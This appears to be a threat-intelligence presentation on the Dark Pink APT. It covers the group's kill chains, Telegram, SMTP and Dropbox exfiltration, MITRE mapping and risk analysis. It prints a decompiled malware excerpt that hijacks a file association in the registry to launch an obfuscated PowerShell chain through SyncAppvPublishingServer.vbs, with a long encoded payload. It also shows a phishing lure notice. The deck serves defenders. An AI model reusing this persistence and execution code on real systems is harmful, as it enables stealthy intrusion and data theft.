TEMP.Zagros, Seedworm, Static Kitten, SectorD02, TA450, Boggy Serpens, MERCURY, Mango Sandstorm, Earth Vetala, Mercury, Cobalt Ulster, ATK51, T-APT-14, Yellow Nix

Command and Scripting Interpreter (T1059)

Command and Scripting Interpreter → PowerShell (T1059.001)

Scheduled Task/Job (T1053) Phishing (T1566)

Phishing → Spearphishing Attachment (T1566.001)

Boot or Logon Autostart Execution (T1547)

Financial services Education Financial services

Transportation Government and military

IT Healthcare






# Application of Intelligence

Goal: provide examples of how intelligence can be made actionable

# APT: Dark Pink Case Study





### **Key findings**

- Dark Pink expanded its operations to Belgium, Brunei, and Thailand.
- The group remains highly active with **two** successful attacks carried out since the beginning of 2023.
- Dark Pink keeps updating its existing toolset to remain undetected.
- In a recent attack, Dark Pink exfiltrated stolen data over a HTTP protocol using a service called Webhook.
- Dark Pink uses different LOLBin techniques to evade detection on infected machines.

# Group-IB Finds new APAC Government APT Starting point Yara rule (Dark Pink)

```
6/C3SOB
                                                         18 October 2022
                        CONFERENCE NOTICE
                COL CONSTANCIO M ESPINA II SC (GSC) PA
                AC of S for C4S, G6, PA
TO PRESIDE:
                LTC WINDELL FREDERICK T REBONG MNSA (SC) PA
                Deputy, G6, PA
TO ATTEND:
                G8, ASR
                Deputy G3, ASR
                S3, CSBn, ASR
                S3. SIMBn. ASR
                S3. NETBn. ASR
                S3, 3SigBn, ASR
AGENDA:
                Updates on AJEX DAGITPA 06-2022
DATE/TIME:
                20 0900 October 2022 (Thursday)
VENUE:
                VTC through Zoom
                Meeting ID: 508 040 2796
                Passcode: DAGITPA
ATTIRE:
                Uniform of the Day with Face Mask
                FOR THE AC OF S FOR C4S, G6:
                                        ROLAN M GUSINALEM
 Noted By
                                        Acting Chief, AB, OG6, PA
   AC of S for C4S, G6, PA
                            Honor, Patriotism, Duty.
```

```
if ( RegOpenKeyExA(HKEY CURRENT USER, "SOFTWARE\\Classes", 0, 0xF003Fu, &phkResult) )
if ( RegCreateKeyExA(phkResult, ".abcd", 0, 0, 0, 0xF003Fu, 0, &hKey, 0) )
if ( RegSetValueExA(hKey, (LPCSTR)&byte_416A9C, 0, 1u, "abcdfile", 9u) )
if ( RegCreateKeyExA(phkResult, "abcdfile\\shell\\open\\command", 0, 0, 0, 0xF003Fu, 0, &v2, 0) )
       (LPCSTR)&byte_416A9C,
       "cmd.exe /c SyncAppvPublishingServer.vbs \"n;sal abcd ($EnV:COMspEC[4, 26, 25]-j0iN'');[System.Text.Encoding]::U"
       "TF8.GetString(([System.Convert]::FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\\abcdfile\\shell\\open\\comm" and '-Name 'abcd').'abcd')|%% -Begin{si=0} -Process{s=s_--bxor si%%256;si++;s_-))|abcd\"",
 return 0;
if ( RegSetValueExA(
       "c0RWLm1R00ooISh9LiYsTkJ4MDg2VHRbf5MvOTc/K14CCgBPBgwGDwhyfnJ8aHMHEkoCTk8ES0wLREEJQR8eEgZhZTAdYmpgG25mbDhqYmgkFD9
        "9Nxo4AT0rfX31Zn57KVEKBhVYPRMRGS82RE8VXw0KQQ4PRAsMSgQBTwFfX1LmoaXq66uhq6/G5KXPqqKo39y1v7P2+droy9/oz9S5s4fx8Mb39u"
       "/oSuTl78mKh4+DipKTlMbgl5Cb8YiG8vCd6+OO4e3l5u+TnbObiZDm7avhr6imaK3mpfv3nfz6ipaYtcvmipb8v8+to6kLvsLIn9bb89Tc1szV2"
        dzT3NmFr2BSSmxkaGN6Uzs7Vicpdv9DcVpceXBrTCstRzA7RTk2CAEECwZeFipTGIdQHFAMDx1XFUcTGRF5HxUdXksQcX0KJCFkbWvuZTN8NzB9"
        "NDVSLSphLi9nKyxoJCFvIX9zOUclJ0RIQh8UHAwnRQUCQDwEVl5UFVJaUD1eVlwuwlJY86aupNbg58rarqOjrKWop7Lqo+7vpevsquS4tvq66bL
         v4+jGx4KKgObMjYeL2YmGkJmQyIDIzYbFwojGx43DxPO84OPpo+bgjKyMp42Zq5yEoSf0+PKmpZ3+9vyPjpewjs/Fz8Oki8DEzoOEwo68otfY2q"
        idmti6nZSVqaWuiq1FQE9eJCUmL29sXiZFWMtiMDE6NWI3PTVZa1M5Nz9ffUxkGBYGDgQTaQsBCWAPBW8ZHxBlVHR6Q10bAAEUH0UPPTpzPj93C
        zx7NGhmKmooPR88EDInMG8wdH5uKCh6cngyRkSELQshQEFHIwUaAgUKNFFaUQ9EQgoDSwcAT0wDBLOx//i1sPv8urj38Lzw9bft6qXu76S16u0g"
        "5+Ctq+PkkpTf2Jad29yb1NGalNDVms3KgIPJzoWFxcKIjMHGjYu9uvHwub70/rWy+Pmxtvz5rarg56mu4Kqj6O2mp+mjpNHQn5jV3Juc2duXkN7
        ek5TBjInCxIjU19Wf3Zm9uIumTm1HUmx0KUNHQkN5bkE5eEVcR1pbeHNNXmtSSXFJJ0ZSBg4Ec3UTVkMeS08DZ3QeYVtqFBgSY3JNQQoLaW16Sx"
        "IOdhIeNXYTJwZ7JRY3eA0KNAU7YxllEjEyCTRrNBwUDk4EOgEwVSoBIwNEAwo7Gjw8H0AYAz4B50g/ET0YGUi018nV8/XP38DAraer1+rb1Lq51
        "6bFoc3Svra8z+fn+tn3ypWRipTFn+bE2/TD/Zzm4eD87YSCzd3P8P3/35X7hI317+Og6b2j/qSIi7iGireXpfT48oaiqauQkr2/vKXRhKzW04q+
        "t80Y0t6rrpq4xLSAoIynsIC+zMzQmZm51Tdga2pXZE1qSzotJys/SWIjVmgnd118Uy4pQ3VbOjI4S3Rvck1pcEp4TgVBYXV1XEp0c0dTcGNkHxU
       "dChNwfE81FRE1KiN3bGMOf38qBSEnPAAdOB8CDhYSb2g8bHIpZiM7KCwyJxRTOSOFHiOrDSUURTFKORcHMzw6OS4xSUwM9eLB0uyzz9/g7uTK4v
        7NufrY8MPg87nwgPTK+bP5xPgT8MvX/sLi9PiTwfi27uifx+XLv+D/7NTR8M3IiPif6vmKm6u8kaipioudifvVl6a9u7CEhafm4rapiauX67NUc
        "oTWrbXCysCt2KTb2YOnm5aJwomwlpnGtY2AvorLyt8pdWpvN118UiM6aCO4RSkiN1UiRSF0Un57dUB1JS9rMFZgVkt1ZmVJWGNsfkEdTG5WAUVm
        H2F0BlwLHRcbeQxxDzQDJy19CCtvZW9qBjoKIx8pY2p7FzEGbjAqERo6OGonRk5EDDMyJQodGV8pIV4nCTVLBDYUISVfVV0jGTc6GrnUtKSoou
        "LzcX64t7hweWn9P6i9tSi7qGpztDz+Pqmx9nY9Or31vPBwcGZ/J/J14CI/f339/3zjfLdgsv29tjxuKCws6mK84qtv7y9p4ulg7+
        WQ6Z+bi8umlouTj9WurL6YgrjKwsi1gZHHvLjA2JuNv8y3uMvYLCY3SiMpIUp/W21ydnl6P2hJV35Scnt/bnBYd1F/WVsWR8dSbBNef6
        gVGVHRBR10MBkcMQWBzUEdkcAlxCHZ0MRF3EAELDgl1LAEoomELFjhhoQIWDQssKQ02VRkQNTUsKTYYLTsYQwQqJjQVMSJGE0MmOy4MLD43LjDO
         e3E1+D0zP2wwt07+PS26f7Cofmhve3v9fK03t6tr9TN64SIgonNmcWckpzD4NyI3dbW0f3c0NaLz8+F8c3qqJuIm401p6CZqO3n65T/iaS95ea
        "1gYC5v4r99/vvh5GN17WvbWhw4TOoK6W1o2emJWRotPZ0aCs3tbcmoXZ0ydlO2I0U1RJcWViXHVcanVXa1AlTm84XF5eIylmcFUwRENbWVVrf2"
        "RKTUdYCwEJRUBeYxxHBE5mC2B+SBd6dFcPeTYIcTYuAXg8bWdrFx4oYjo1KRsvcXt/aiJuHgoJKiRYDjUFCjMXPQcMHEtBSSUTSDMVXwNRW18jI"
        "zUzSzhH2eDWydHv6+TZ+a2ng/Totsnk5f/k/aSn6tP06PbH/PDk+8/565bsxMXA/Z6Z9Zr/+9eVn5Oa3NvKyePI0dzplavm6+ro5ebn4OngiKm5"
       "47mRoSuvtrmz9/ix/ZLstfn8x4STxM3FvSGppb/LzMTU1dK1kraUtrmX1amovg+O3N8pKCIv3CUmL3SoeG3Nb03KMDE6MV8mbFh20zE5cD83Ng4"
        "DVEN1SXNiChMOCU1NXUx5eBAaFBwYHxpCC0ZHD0NEcDxgY2kiYOIGDW1naz8rDnd9dRcgOnF+dhA0LTM2O3dASEI=".
if ( RegSetValueExA(v2, "DelegateExecute", 0, 1u, &byte_416A9C, 1u) )
```




# Yara rule for another APT This was APT31 but we caught a <u>new</u> APT with it

- the killchain starts with ISO file which contains 3 files:
  - Lure note
  - MSVCR100.dll (payload)
  - <name>.doc.exe (loader)

## MORE DETAILED ATTACK FLOW

#### DARK PINK APT KILL CHAIN 1: ALL-INCLUSIVE ISO







Same TTP's for nation state threat actors that we've seen since 2014

Why did we call it "Dark Pink'

Dark Pink comes from a hybrid of two of the email addresses (blackpink.301@outlook[.]com and blackred.113@outlook[.]com) used by the threat actors during data exfiltration via the latter pathway.

# THREE DIFFERENT KILL CHAINS WERE DISCOVERED

**Ø** GROUP-IB

Depending on a kill chain, a victim could receive an ISO image with different file types.

In two cases, the image contained a signed executable and a malicious DLL.

In the third case, the image contained a document which downloads a malicious template automatically once a victim opens the document.

Initial infection

**DLL Side-Loading** 

**Template Injection** 

The malicious DLL files and the template documents create a few handler to work with specific file types (e.g. .abcde)

MSBuild is used for the proxy execution of malicious code. XML formatted project files with an inline task to launch KamiKakaBot are created.

For UAC bypass, threat actors use the CMSTPLUA COM interface to modify settings of Windows Defender

Privilege escalation

**Event Triggered Execution: Change Default File Association** 

**Trusted Developer Utilities Proxy Execution: MSBuild** 

**Abuse Elevation Control Mechanism: Bypass User Account Control** 

Web Protocols

Reading and execution commands from Telegram bots

Command-and-control

## OPERATION INTEL: DATA EXFILTRATION



A list of files from common network shares, web browser data, documents, messenger data, web browsers information can be sent in by three way.

## Telegram

The most common way to exfiltrate data. The archives are sent to Telegram Bot.

### **SMTP**

ZIP-archives with stolen information are sent to cyber criminals as attachments to emails. The email addresses were registered in Outlook service.

## Dropbox

The stolen data can be uploaded to Dropbox by HTTP requests. 36 unique tokens were observed.

# TACTICAL INTEL: DATA EXFILTRATION (Parsing Telegram)



	28 Feb 2023	28 Feb 2023	Р	2:	Telegram	token	Cucky	DarkPink
-	28 Feb 2023	28 Feb 2023	S	96	Telegram	token	Cucky	DarkPink
-	28 Feb 2023	28 Feb 2023	п	Si	Telegram	token	Cucky	DarkPink
-	28 Feb 2023	28 Feb 2023	w	06	Telegram	token	Cucky	DarkPink
-	28 Feb 2023	28 Feb 2023	S'	М	Telegram	token	Cucky	DarkPink
-	28 Feb 2023	28 Feb 2023	Р	9.	Telegram	token	Cucky	DarkPink
1	28 Feb 2023	28 Feb 2023	w	М	Telegram	token	Cucky	DarkPink
	28 Feb 2023	28 Feb 2023	Ic	tu	Telegram	token	Cucky	DarkPink
-	28 Feb 2023	28 Feb 2023	n	sc	Telegram	token	Cucky	DarkPink
-	28 Feb 2023	28 Feb 2023	Р	06	Telegram	token	Cucky	DarkPink
-	28 Feb 2023	28 Feb 2023	w	al	Telegram	token	Cucky	DarkPink
1	28 Feb 2023	28 Feb 2023	C	m	Telegram	token	Cucky	DarkPink
1	28 Feb 2023	28 Feb 2023	w	ra	Telegram	token	Cucky	DarkPink
1	28 Feb 2023	28 Feb 2023	п	tu	Telegram	token	Cucky	DarkPink

# STRATEGIC INTEL: USE OF TTPS FROM OTHER ACTORS



Initial Access: Phishing

Small Sieve, Powerstats

Telegram Bot API for traffic obfuscation

## VALUE OF INTELLIGENCE IN THIS CASE




- Strategic, operational and tactical intel on relevant threats
- Provision of additional rules available in the portal
- Identification of new indicators
- MITRE mapping and tracking
- New targeting trends and industries
- Special indicators from C2 infrastructure on Telegram to identify additional victims

Where do we map into the Intelligence Lifecycle?

# THREAT MODELING PROCESS






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# RISK, THREAT, VULNERABILITY AND ASSET






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## THREAT LANDSCAPE



Region/Country + Industry + Previous Incidents + Top Techniques - Irrelevant techniques - LANDSCAPE



## HOW DO WE APPLY INTELLIGENCE



#### **Data**

Data are pieces of information that function out of context. For example, data would include IP addresses or domain names. The collected, processed and analyzed data becomes information.



#### Intelligence

Based on the results of collecting, processing and analyzing data in accordance with the task at hand, we can obtain information about a particular threat. Without analysis, the collected data can remain data.

## HOW DO WE APPLY RELEVANCE

Includes information and analysis from a rich array of sources, presented in ways that make it easy to understand and use Is valuable to all the major teams in the cybersecurity organization;

Can help every security function save time;

Billions of "feeds" from different sources 90% of IoCs are not relevant Noise of false-positive alerts 44% percent of security alerts go uninvestigated Attacks still happen

### HOW DO WE APPLY INTELLIGENCE



Who are our adversaries? What do they want?

What threats should I look for on my networks and systems and why?

What weaknesses does this threat exploit?

What are the key, unique indicators associated with this attack?


What is the financial impact of this threat?

What are the cyberattacks for companies in the same industry?

How does the target sector compare to other sectors with regard to this attack?

How does this attack compare to historic threats against this sector?

What actions are necessary to reduce your risk profile?



# HOW CAN WE ASSESS OUR RISK



The main point of risk analysis is the formation of a risk-based approach that allows you to compare "how much we can lose" with the cost of protection measures



#### **Example:**

**AV**: Database price = 15M \$

**EF**: percentage of damage in case of threat = 10%

**SLE**: amount of damage = AV \* EF = 15M \$ \* 10% = 1,5M \$

**ARO**: number of this threat per year = 5


**ALE**: company losses per year = SLE \* ARO = 1,5M \$ \* 5 = 7,5 M\$

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## APPLICATION OF MITRE ATT&CK



Explaining the steps of the cyber breach



# MACROTRENDS

Interconnectivity of cybercrime and geopolitics



Deglobalization & geopolitical tension



Target telco: New tactics for espionage and disruption Undersea cable disruption in Europe & Africa Steatite network disruption in Ukraine Infiltration of US government wiretap systems

European region Most active threat actors: APT28 Dark Halo Core WereWolf Gamaredon Cloud Atlas

Middle East and Africa Most active threat actors:

MuddyWatter

RocketKitten

Most active threat actors:

Asia-Pacific

region

APT37 APT10 OceanLotus Lazarus

Increased state-sponsored threat actor activity, with



828 cyberattacks

15.5% Government and military



#### Asia-Pacific region

is the most attacked region, with India as the #1 target

Top 10 hacktivist groups:

ETHERSEC TEAM CYBER THE ANONYMOUS BD

Tengkorak Cyber Crew IT ARMY of Ukraine **Lulz Security Agency** 

### Surge in data leaks

due to state sponsored threat actors and hacktivist attacks

Top 3 countries from which data was leakes:

United States = Russia

- India

leaked into the public

domain

Data leaks contribute to fraud



# MACROTRENDS

